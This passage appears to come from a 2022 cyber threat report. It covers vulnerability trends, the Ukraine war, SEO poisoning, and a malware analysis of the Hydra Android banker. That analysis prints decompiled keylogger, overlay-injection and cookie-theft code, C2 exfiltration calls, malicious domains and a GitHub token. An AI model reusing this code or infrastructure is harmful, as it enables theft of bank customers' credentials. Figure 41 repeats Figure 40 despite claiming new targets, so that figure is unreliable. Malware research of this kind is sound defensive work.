As companies have continued to adopt hybrid and full-remote working formats following the COVID-19 pandemic, businesses continue to prevail against vulnerabilities that may affect daily operations and tasks. Cloud services that support critical aspects of a business remain attractive for attackers and adversaries, with researchers from Cloud Security Alliance (CSA) reporting that only 4% of surveyed organisations reported sufficient security for 100% of their data in the cloud. In the same survey, it was also found that third parties, contractors, and suppliers are the most commonly targeted groups in cyberattacks. The article further references research by security vendor Proofpoint who found that more than 90% of monitored cloud tenants were targeted every month, with at least 24% successfully breached.

One of the most severe vulnerabilities of the year demonstrates the ongoing trend for attacks against remote working. In November, Citrix disclosed several authentication bypass critical vulnerabilities that affected Gateway and ADC products. As the professional world continues to adapt to hybrid and remote working patterns, we expect to see this trend continuing into 2023 – in particular, attacks against third-party providers that may exist as a proxy for actors to infiltrate other organisations and businesses that may also rely on these services.

Historic vulnerabilities continue to be an issue for organisations that may not have implemented patches or mitigations. Log4Shell (CVE-2021-44228), Zerologon (CVE-2020-1472), ProxyShell (CVE-2021-31207, CVE-2021-34473, CVE-2021-34523) and Atlassian Confluence Server & Data Centre (CVE-2021-26084) are some of the most routinely exploited vulnerabilities in businesses that have improperly patched their estates. This demonstrates the importance of maintaining a proper patching routine across your enterprise to provide a robust defence against attackers that are still targeting dated vulnerabilities and flaws.

Following the infamous Colonial Pipeline ransomware attack in 2021, there has also been a sharp increase in the number of vulnerabilities disclosed in operational technology (OT) environments. Skybox Security reported an 88% rise in disclosed vulnerabilities between 2020 and 2021, and we continue to see a trend of attacks on industrial systems and critical national infrastructure as environments become more connected. In June, the Cybersecurity & Infrastructure Security Agency (CISA) released multiple Industrial Controls Systems Advisories (ICSAs) in response to Forescout's research, dubbed OT:ICEFALL, that exposed 56 vulnerabilities caused by insecure-by-design practices in operational technology across multiple vendors prevalent in industries such as oil and gas, nuclear and manufacturing.

Overall, we have seen an upward trend in disclosed vulnerabilities across different sectors, environments, and technologies. According to CVE Details, during 2022 around 25,226 vulnerabilities have been identified and assigned CVE numbers. Overall, this is an increase of approximately 25% compared to 2021.




Figure 33 CVEs Disclosed by Quarter

As can be seen in the above figure, CVE's Disclosed by Quarter, 2022 has done nothing but set record highs, both in terms of total CVE's disclosed and the number of them that were critical quarter-by-quarter. Before 2022, the highest number of critical vulnerabilities disclosed in one quarter was 811 (in the first quarter of 2020), yet every individual quarter of 2022 has surpassed this; 968 were critical in Q1, 1127 in Q2, 1146 in Q3, and 1019 in Q4. Critical vulnerabilities are typically unauthenticated and allow remote code execution thereby increasing their severity, and 2022 has been a busy year for vulnerabilities such as these, showing how vigilant vendors and customers alike have had to be.

Looking at the data we have from the past few years there appears to be a pattern arising where one year experiences less vulnerabilities, and the following year makes up for this with an increase (this is particularly evident when looking at 2020 and 2021). However, 2022 appears to break this trend where the number has increased once again but in all quarters of the year. It is very difficult to attribute trends to the disclosure of vulnerabilities in systems

due to them being mostly arbitrary and unpredictable apart from the one constant: Vendors being forced to disclose vulnerabilities due to discovery/exploitation in the wild. With threat actors like LockBit seemingly favouring vulnerability exploitation with their bug bounty program, it could be argued that threat actors are beginning to take a preference to vulnerabilities for initial access, thereby increasing the total disclosures.

As for what we will see in 2023, it is difficult to predict based on what has already been observed, but if more threat actors follow in LockBit's footsteps and develop bug bounty schemes, it wouldn't be farfetched to forecast yet another increase in 2023. However, one thing is almost undeniable based on the data presented to us; it is unlikely that we will return to the lows displayed in 2019 and prior, meaning organisations should continue to focus on stringent patch management and mature threat intelligence capabilities to mitigate these risks as much as possible.



---

# Ukraine-Russia War



Perhaps one of the most notable events in 2022 was the invasion of Ukraine by Russian forces in February. The conflict between Russia and Ukraine had of course been ongoing for quite some time, but escalating tensions towards the back end of 2021 and 2022 gave hint to more to come.

Whilst we have not seen the so-called 'cybergeddon' that some were expecting from the next big conflict on our globe, one thing is absolutely certain; cyber warfare has proven itself to be a critical element in a hybrid cyber-kinetic battlefield. In this conflict, we have seen the use of simple defacement and hacktivist activity, Distributed Denial of Service (DDoS) attacks, and even the deployment of malware designed for sabotage and destruction of critical national infrastructure.

In the weeks leading up to the invasion, we observed several disinformation campaigns and false flag operations launched by Russia, creating a pre-text and justification for the invasion to come. This was also followed by targeting of Ukrainian infrastructure and essential public services through the use of 'wiper malware', of which, several new variants were deployed over the course of the year.

This wiper malware was successful in creating challenges for Ukrainian authorities and military, especially in the final few days preceding the physical invasion, when the American Satellite communications provider, Viasat, was affected. One particular strain of malware, AcidRain, was used to target Viasat's KA-SAT satellite broadband service to wipe SATCOM modems, rendering them inoperable.

This attack not only impacted thousands of modems across Ukraine, but many more across the rest of Europe, and some organisations felt the collateral impact of this, including Enercon, who lost the ability to remotely communicate with their wind farm turbines in Germany.

There has also been an increased number of Nation State espionage-type campaigns across the globe since the invasion, and these haven't been limited to Russian activity. Several campaigns launched by China against Western and Asian countries as well as Russia were identified. Additionally, China themselves stated that they were subject to campaigns launched by western countries, specifically the United States.

There were some fears that there would be retaliation by Russia against Ukraine allies, including those countries that had imposed sanctions against Russia. So far, we haven't seen any sort of targeted retaliation. But, one thing is clear, the conflict in Ukraine has led to several critically destructive and disruptive cyber-attacks, some of which have impacted global companies (albeit indirectly).

The offensive cyber-attacks launched by both sides have been significant, but Ukraine has shown its defensive capabilities to be strong, and this has been due to its ability to prepare, prevent, and detect threats. This has highlighted the importance of threat intelligence, and more importantly, the sharing of this intelligence for mutual benefit.



---

## Threat Spotlight: Hydra Malware



## Introduction

Hydra, also known as BianLian, has been one of the most active mobile banking malware families in 2022 alongside [Sharkbot](#)<sup>16</sup> and [Flubot](#). The features implemented in this banking malware are present in most of the banking malware families, such as injections/overlays and keylogging (listening to Accessibility events), though notably, since June 2022, Hydra has even introduced a cookie-stealing feature which targeted several banking entities in Spain. This reflects a recent trend in which different banking malware families are introducing the capability of stealing cookies. This could originate from cybercriminals being more eager to rent banking malware with this capability, hence giving the malware author more revenue when implemented.

During our research, we found that a significant number of the command-and-control (C2) servers are located in the Netherlands. This is an interesting pattern, especially since threat actors (TAs) active in mobile malware have been frequently hosting their infrastructure in Russia and China.

## Credential-stealing Features

Hydra is an Android banking malware, the main goal of which is stealing credentials. This enables TAs to access those accounts and monetize them directly or monetize them indirectly by selling them to third parties. Hydra steals credentials using the following two strategies: Overlays/Injections and Keylogging.

**Overlays/Injections:** At the beginning of the infection, Hydra sends several requests to the C2 server, subsequently receiving a list of targeted applications and a URL that points to a ZIP file containing the corresponding injections. The targets consist mostly of banks and cryptocurrency wallets. Hydra saves these injections locally and shows them to the victim once it detects a user opening a banking application. This results in the victim believing it to be the official application requesting credentials or credit card information.

When the injection is shown and the victim enters their credentials, the malware utilises JavaScript's "Console.Log" function to send the credentials to the native Java code of the application. This function is reimplemented by the malware to send credentials to the C2 server, as shown in the figures here.

```
{
  "injects_loaded": false,
  "apks": [],
  "ussd": [],
  "notifications": [],
  "settings": {
    "hide_icon": true,
    "base_url": "",
    "zip_file_url": "http://borabirincigelez.net/storage/zip/M06YlkrV90P6bnVVITpifFjEx32DvuTjPLjxoqxH.zip",
    "zip_version": ""
  },
  "locked": false,
  "sms": null,
  "enable_keylogger": false,
  "injectedApps": [],
  "smsAdminRequested": false,
  "proxyServer": null,
  "commands": [],
  "stockInjects": [
    "alior.bankingapp.android",
    "app.wizink.es",
    "ar.bapro",
  ]
}
```

Figure 34 Server Response with a Configuration Including the URL to Download a ZIP file Containing all the Injections




Figure 35 Contents of the ZIP File with the Injections

```

function submit_data() {

    console.log('print event:' + email.value + ':' + pass.value);

}

private void init() {
    this.webView.getSettings().setDomStorageEnabled(true);
    if (Build.VERSION.SDK_INT >= 21) {
        this.webView.getSettings().setMixedContentMode(0);
    }
    AnonymousClass1 r0 = new WebChromeClient() { // from class: com.upgrade.season.bot.components.injects.system.ViewerActivityI
        @Override // android.webkit.WebChromeClient
        public boolean onConsoleMessage(ConsoleMessage consoleMessage) {
            String message = consoleMessage.message();
            if (!TextUtils.isEmpty(message)) {
                InjectHandler injectHandler = InjectComponent.get().getConfigsProvider().getInjectHandler();
                ViewerActivityInterfaceImpl viewerActivityInterfaceImpl = ViewerActivityInterfaceImpl.this;
                injectHandler.handleWebViewLog(viewerActivityInterfaceImpl, viewerActivityInterfaceImpl.injectModel, message);
            }
            return super.onConsoleMessage(consoleMessage);
        }
    };
};

```

Figure 36 Decompiled Code Used to Save the Stolen Credentials

```

public void sendData(final String str, final String str2) {
    if (!this.data.containsKey(str)) {
        this.data.put(str, str2);
    }
    setInjectWasShown(str, true);
    HashMap hashMap = new HashMap();
    hashMap.put(NotificationCompat.CATEGORY_EMAIL, str2);
    hashMap.put("password", StringUtils.SPACE);
    hashMap.put("applicationId", str);
    component().api().makePost("device/credentials", hashMap).enqueue(new RestCallback() { // from class:
        @Override // com.upgrade.season.bot.rest.RestCallback
        public void onSuccess(RestResponse restResponse) {
            InjectHandler.this.setInjectWasShown(str, true);
            InjectHandler.this.data.remove(str2);
            AccessibilityAppCheckerImpl.setLastAppId(str.replace("card", "").replace("cookie", ""));
            CheckServiceInterfaceImpl.injectCheck();
        }

        @Override // com.upgrade.season.bot.rest.RestCallback
        public void onError(Throwable th) {
            InjectHandler.this.setInjectWasShown(str, false);
            new Handler().postDelayed(new Runnable() { // from class: com.upgrade.season.bot.components.i
                @Override // java.lang.Runnable
                public void run() {
                    InjectHandler.this.sendData(str, str2);
                }
            }, 120000);
        }
    });
};
}

```

Figure 37 Decompiled Code Used to Send the Stolen Credentials to the C2 Server

```

public void onSyncEvent(JsonObject jsonObject) {
    super.onSyncEvent(jsonObject);
    Boolean valueOf = JsonUtils.hasObject(jsonObject, "enable_keylogger") ? Boolean.valueOf(jsonObject.get("enable_keylogger").getAsBoolean()) : null;
    if (valueOf != null) {
        SharedPrefHelper.setIsKeyLoggerEnabled(context(), valueOf.booleanValue());
    }
}

public boolean onAccessibilityEvent(InjAccessibilityService injAccessibilityService, AccessibilityEvent accessibilityEvent, String str) {
    if (!(accessibilityEvent == null || accessibilityEvent.getSource() == null || !SharedPrefHelper.getIsKeyLoggerEnabled(context()).booleanValue())) {
        AccessibilityNodeInfo accessibilityNodeInfo = this.lastSavedEditTextNodeInfo;
        if ((accessibilityNodeInfo != null ? accessibilityNodeInfo.hashCode() : 0) != accessibilityEvent.getSource().hashCode()) {
            this.lastSavedEditTextNodeInfo = accessibilityEvent.getSource();
        }
        KeyLoggerModel keyLoggerModel = null;
        for (KeyLoggerModel keyLoggerModel2 : this.candidateToPass) {
            if (keyLoggerModel2.getViewHashCode() == accessibilityEvent.getSource().hashCode()) {
                keyLoggerModel = keyLoggerModel2;
            }
        }
        if (keyLoggerModel == null) {
            keyLoggerModel = new KeyLoggerModel();
            this.candidateToPass.add(keyLoggerModel);
        }
        keyLoggerModel.setAppId(str);
        keyLoggerModel.setIsPassword(Boolean.valueOf(accessibilityEvent.isPassword()));
        keyLoggerModel.setLogTime(Long.valueOf(accessibilityEvent.getEventTime()));
        keyLoggerModel.setViewHashCode(accessibilityEvent.getSource().hashCode());
        String charSequence = accessibilityEvent.getSource().getText() != null ? accessibilityEvent.getSource().getText().toString() : "";
        if (!accessibilityEvent.isPassword()) {
            keyLoggerModel.setText(charSequence);
        } else if (!charSequence.contains("**") && !charSequence.contains("**")) {
            keyLoggerModel.setText(charSequence);
        } else if (charSequence.equals(accessibilityEvent.getSource().getHintText())) {
            keyLoggerModel.setText("");
        } else if (charSequence.length() > keyLoggerModel.getText().length()) {
            keyLoggerModel.addToText(Character.toString(charSequence.charAt(charSequence.length() - 1)));
        } else {
            keyLoggerModel.removeLastFromText();
        }
    }
    return false;
}

```

Figure 38 Keylogger Code

Keylogging: Hydra abuses the Accessibility permissions to set up an Accessibility service that receives every Accessibility event occurring on the infected device. Using this method, the malware receives change events for TextFields (to steal usernames and passwords) and button clicks.

In order to complement the credential-stealing features, Hydra includes a screencast component that sends screenshots to the C2 server and receives commands used to simulate Accessibility events (click buttons, enter text in TextFields, etc.). This way, the TAs can manipulate the target application on the victim's device to monetize the account associated with that application. This is a good way to bypass antifraud security measures focused on checking IP addresses or devices that log in to the accounts or make transfers.

```

@Override // com.sdktools.android.bot.SdkComponent
public void onSyncEvent(JSONObject jsonObject) {
    super.onSyncEvent(jsonObject);
    int i = 0;
    if (JsonUtils.hasObject(jsonObject, "showScreen") && jsonObject.get("showScreen").getAsBoolean()) {
        startScreencast(true);
    } else {
        stopScreencast();
    }
    if ((JsonUtils.hasObject(jsonObject, "action_home") ? jsonObject.get("action_home").getAsInt() : 0) == 1) {
        PermissionsActivity.showHomeScreen(context());
    }
    if (JsonUtils.hasObject(jsonObject, "action_back")) {
        i = jsonObject.get("action_back").getAsInt();
    }
    if (i == 1) {
        try {
            Intent intent = new Intent(InjAccessibilityService.BROADCAST_ACTION);
            intent.putExtra(InjAccessibilityService.ACTION_NAME, InjAccessibilityService.ACTION_BACK_INT_CODE);
            context().sendBroadcast(intent);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

```

Figure 39 Screencast Feature Starting Code

Besides credential-stealing features, Hydra implements additional features to steal other information from the infected device. They especially target information required for successful account takeovers and monetisation of accounts, such as received SMS messages for OTP codes, a list of installed applications, or the unlock code of the device which can be used to unlock the device and start the screencast feature.

Apart from the previously mentioned features, Hydra developers introduced a new and interesting feature around June 2022: stealing cookies. With this new feature, the malware can steal cookies from sessions linked to bank accounts of victims, avoiding the need of credentials when logging in.



## New features Stealing Cookies

Around June 2022 we found new samples introducing this new feature used to steal cookies from sessions after the victims log in to their accounts. Since the beginning until now, there have not been many banks or other applications targeted by this feature, but the list has been increasing in the past months.

This began with targeting a few applications, Google Mail and BBVA Spain, as we can see in the following image:

```
public class InjectCookiesModel implements Serializable {
    public static final String BBVA_APP_ID = "com.bbva.bbvacontigo";
    private static final String BBVA_FIRST_PAGE = "https://movil.bbva.es/apps/woody/";
    private static final String BBVA_SECOND_PAGE = "https://movil.bbva.es/apps/woody/#/global-position";
    public static final String GMAIL_APP_ID = "com.google.android.gm";
    private static final String GMAIL_FIRST_PAGE = "https://accounts.google.com";
    private static final String GMAIL_SECOND_PAGE = "https://myaccount.google.com/";
    private String applicationId;
    private final String firstScreen;
    private final String screenToFinish;
```

Figure 40 Targeted Applications in the First Versions Including the Cookie-stealing Feature (June)

But after some months, TAs included two more targets - Facebook and Davivienda - to steal credentials:

```
public class InjectCookiesModel implements Serializable {
    public static final String BBVA_APP_ID = "com.bbva.bbvacontigo";
    private static final String BBVA_FIRST_PAGE = "https://movil.bbva.es/apps/woody/";
    private static final String BBVA_SECOND_PAGE = "https://movil.bbva.es/apps/woody/#/global-position";
    public static final String GMAIL_APP_ID = "com.google.android.gm";
    private static final String GMAIL_FIRST_PAGE = "https://accounts.google.com";
    private static final String GMAIL_SECOND_PAGE = "https://myaccount.google.com/";
    private String applicationId;
    private final String firstScreen;
    private final String screenToFinish;
```

Figure 41 Targeted Applications in the Latest Version

As we can see in the previous pictures of the decompiled code, to implement this feature, TAs include the package name of the targeted applications alongside the URLs to the mobile login website. This way, a WebView can show the victim the official login page and, after the victim successfully logs in to his account, the cookies of the loaded website in the WebView are forwarded to the C2 server.

It is interesting that TAs include the list of targeted applications by the cookie-stealing feature hardcoded in each sample, while the list of targets for injections is retrieved from the C2 server. Since it is a new feature, it is probably in a test phase, and after some time TAs could start retrieving the list of cookie-stealer targets from the C2 server instead of hardcoding the list in the malware.

```
public void sendData(final String str, final String str2) {
    if (!this.data.containsKey(str)) {
        this.data.put(str, str2);
    }
    setInjectWasShown(str, true);
    HashMap hashMap = new HashMap();
    if (str.contains("cookie")) {
        hashMap.put("cookie", str2);
        component().api().makePost("device/cookie", hashMap).enqueue(new RestCallback() { // from class: com.sdktools.android.bot.components.injects.mock.InjectHandler.3
            @Override // com.sdktools.android.bot.rest.RestCallback
            public void onSuccess(RestResponse restResponse) {
                if (restResponse.getResponseCode() == 0) {
                    Timber.d("device/credentials not success. Call onError", new Object[0]);
                    onError(new Throwable());
                    return;
                }
                InjectHandler.this.onRequestSuccess(str, str2);
            }
        });
        @Override // com.sdktools.android.bot.rest.RestCallback
        public void onError(Throwable th) {
            InjectHandler.this.onRequestError(str, str2);
        }
    });
    return;
}
hashMap.put("email", str2);
hashMap.put("password", " ");
hashMap.put("applicationId", str);
component().api().makePost("device/credentials", hashMap).enqueue(new RestCallback() { // from class: com.sdktools.android.bot.components.injects.mock.InjectHandler.4
    @Override // com.sdktools.android.bot.rest.RestCallback
    public void onSuccess(RestResponse restResponse) {
        if (restResponse.getResponseCode() == 0) {
            Timber.d("device/credentials not success. Call onError", new Object[0]);
            onError(new Throwable());
            return;
        }
        InjectHandler.this.onRequestSuccess(str, str2);
    }
});
@Override // com.sdktools.android.bot.rest.RestCallback
public void onError(Throwable th) {
    InjectHandler.this.onRequestError(str, str2);
}
});
}
```

Figure 42 Hydra Creates a POST Request to Send Credentials or Cookies to the C2 Server

## Hydra Variants

We found that Hydra has three different variants with small changes between them. The principal features are present in all of them, but they include different information about the C2 server. Hydra can be categorized in three variants based on how it includes the C2 server information: Using Tor, Using GitHub, and Hardcoded C2 Server.

**Using Tor:** This variant includes a Tor (onion) URL to the endpoint '/api/mirrors'. In response, it will receive a Base64-encoded JSON with the list of C2 servers to use. This variant includes code to download Tor native libraries in order to connect to this 'backup C2' using the Tor network.

**Using GitHub:** This variant includes a GitHub repository file containing a Base64-encoded JSON object with the list of C2 servers. This is almost equivalent to the Tor variant, but it uses GitHub instead of using the Tor network - it does not include code to download and run Tor native libraries.



Figure 43 Tor 'Backup C2' Response

```
public static final String TOR_REPOSITORY_URL = "https://ghp_apoE0bp7gwi9SDKeVcouefMoT3mkGv4D3AgD@raw.githubusercontent.com/sergejbulavcenko945/tor-files/main/all_tor.zip";
Decompress.copy(new File(filesDir, "all_tor/geoip6"), new File(filesDir, "tor_source/geoip6"));
Decompress.copy(new File(filesDir, "all_tor/geoip"), new File(filesDir, "tor_source/geoip"));
Decompress.copy(new File(filesDir, "all_tor/bridges.txt"), new File(filesDir, "tor_source/bridges.txt"));
Decompress.copy(new File(filesDir, "all_tor/torrc"), new File(filesDir, "tor_source/torrc"));
Decompress.copy(new File(filesDir, "all_tor/armeabi-v7a/tor.so"), new File(filesDir, "tor_source/tor.so"));
Decompress.copy(new File(filesDir, "all_tor/armeabi-v7a/obfs4proxy.so"), new File(filesDir, "tor_source/obfs4proxy.so"));
Decompress.clearFilesInDirectory(Intrinsics.stringPlus(filesDir.getPath(), "/" + "all_tor"));
public static final String TEMP_DIRECTORY_TOR_SOURCE_DATA = "all_tor";
```

Figure 44 Tor Native Libraries Used to Connect to the Tor Network

```

public void g(c b5c0) {
    new d(this, this.e.d("https://gist.githubusercontent.com/haluktatar222/684a2f118b77318c118954abae9b15d/raw/helloworld.json", null).c(5000)).a(new d0.c() {
        @Override // d0.c
        public void a(Throwable throwable0) {
            g0.d.b(throwable0, "request error", new Object[0]);
        }

        @Override // d0.c
        public void b(g g0) {
            String s;
            if(g0.c() {
                m m0 = g0.a();
                s = b.this.k(m0);
            }
            else {
                s = null;
            }

            if(s != null) {
                if(s.endsWith("/") {
                    s = s.substring(0, s.length() - 1);
                }
            }

            g0.c.m(i.c().b(), s);
        }
    }
}

```

Figure 45 Code to Connect to GitHub to Reach C2 Servers




Figure 46 GitHub File Response with the Base64-encoded List of C2 Servers

```

private void loadAdminInfoByGist() {
    if(SharedPrefHelper.getAdminPanelUrl(SDKInitializer.getContext()).isEmpty() {
        SharedPrefHelper.setAdminPanelUrl(SDKInitializer.getContext(), "http://saygosesgoforesosne.net");
    }

    String s = SharedPrefHelper.getAdminPanelUrl(SDKInitializer.getContext()) + "/api/mirrors";
    Timber.d("!!!!!!", new Object[]{"Request to " + s});
    StringRequest stringRequest0 = new StringRequest(0, s, new Listener() {
        public void onResponse(String s) {
            Timber.d("!!!!!!", new Object[]{"RESPONSE from " + s + " | response - " + s});
            if(!TextUtils.isEmpty(s)) {
                JSONObject jsonObject0 = SdkUtils.isBase64ResponseEncoded(s) ? new JsonParser().parse(SdkUtils.decodeBase64(s)).getAsJsonObject() : new JsonParser().parse(s).getAsJsonObject();
                if(jsonObject0 != null) {
                    List list0 = Network.this.parseMainUrl(jsonObject0);
                    String s1 = SharedPrefHelper.getAdminPanelUrl(SDKInitializer.getContext());
                    if(!list0.contains(s1)) {
                        list0.add(s1);
                    }
                }

                SharedPrefHelper.setAdminPanelUrlList(SDKInitializer.getContext(), list0);
            }
        }
    }
}, new ErrorListener() {
    @Override // com.android.volley.Response$ErrorListener
    public void onErrorResponse(VolleyError volleyError0) {
    }
});
Volley.newRequestQueue(SDKInitializer.getContext()).add(stringRequest0);
}

```

Figure 47 C2 Server Hardcoded in the Sample The path '/api/mirrors' is used to get an updated list of C2 servers

Hardcoded C2 server: This variant includes the C2 server in the binary itself and eventually sends a request to the path '/api/mirrors' in order to get a new list of C2 servers that it can use in the future if the hardcoded one goes down.

## C2 Server Analysis

During our Hydra research, we have been collecting a significant number of C2 servers used in different samples. From all those servers, we found that some countries are preferred over others in terms of hosting.

This usually happens with Russia or China, which are the preferred countries to host C2 servers by TAs, but surprisingly, Hydra's TAs are using other countries such as the Netherlands (73), United States (42) and Ukraine (29). In this case, we observed only 19 servers hosted in Russia and none in China.

In the following picture we can see a world map with the different countries hosting Hydra's C2 servers. The colour intensity increases with the increase in number of servers.

Besides the different Hydra variants used for each sample, we found that different C2 servers are configured with a different target list. This is normal, since this malware is rented out by its developers, so each TA has different interests in what banks or applications to target. Even though most of the servers seem to use a default list of targets - probably all the supported banks/apps - there are certain servers with a smaller list of targets, usually focused on banks or applications used in specific countries or languages - such as LATAM and Spanish banks.

Even though some servers use a different configuration - different list of targeted apps - most of the servers use the same list. This could mean that Hydra developers ship their malware with a default list of targets or that attackers use a default list of targets themselves.




Figure 48 Popular Countries for Hosting Hydra C2 Servers

## Conclusion

Hydra has been one of the most active banking malware families for Android in 2022, alongside other notorious families such as Flubot, Sharkbot and Teabot. This banker is rented out through underground forums, and TAs that rent the malware configure the list of targeted applications based on their needs. However, most of the target lists we observed in Hydra samples are equivalent, hinting at a default configuration.

Typical features to steal credentials are implemented in this family: injections/overlays, keylogging and, from around June 2022, the developers also started to include cookies-stealing features in the rented samples. All these features make Hydra one of the more interesting banking malware families to rent for TAs. This can explain why we observed a lot of samples of Hydra every day, many sharing the same C2 server.

Even if the credential-stealing features and the rest of the code is the same for all the samples we detected, we found there are differences in the way the C2 servers are included in various samples. For this reason, we distinguish three different variants based on how the C2 server is included: an Onion service, a GitHub repository with the list of C2 servers and, finally, just a URL to the C2 server it should use.

During our research we also found that TAs are frequently hosting their C2s in the same countries, such as the Netherlands, United States and Ukraine, instead of hosting them in Russia or China, as usual. Additionally, most of the servers have enabled all the supported injections, instead of enabling only those applications which are more interesting to the TA depending on, for example, the country of the bank.

We expect this family to be one of the most active mobile banking malware strains in the upcoming months, with its developers implementing new and interesting features.



---

## Threat Spotlight: SEO Poisoning



## Recent cases of SEO Poisoning

Throughout the years, many information stealers like Redline and SolarMarker have abused SEO Poisoning to infect many systems. SolarMarker solely relied on this infection vector for its campaigns. Two other examples of SEO Poisoning malware are Gootkit and SocGhosh which were known to be linked to Ransomware operations and were observed to be using SEO Poisoning attacks through hacked websites.

Besides spreading malware via SEO poisoning, Google Ads are also commonly used for scamming and phishing, such as serving fake cryptocurrency websites or dating websites to steal money. In some cases, it is even used to serve fake login pages for banking and other online services.




Figure 49 A Traffer for Fraud Related Services

## Batloader

In 2022, a new contestant in the SEO Poisoning field has appeared known as BATLOADER, resulting in the distribution of many different malware families, such as: Gozi/URSNIF, SystemBC and Cobalt Strike.

BATLOADER is distributed through Windows installers (MSI) that are downloaded from fake software websites. These malicious websites are either indexed by search engines, distributed through SEO poisoning, or distributed in forum posts. These websites use a list of the following products to lure victims into downloading the malicious Windows Installers:

- Zoom
- Slack
- Teams
- Logmein
- Evernote
- GIMP
- Openoffice

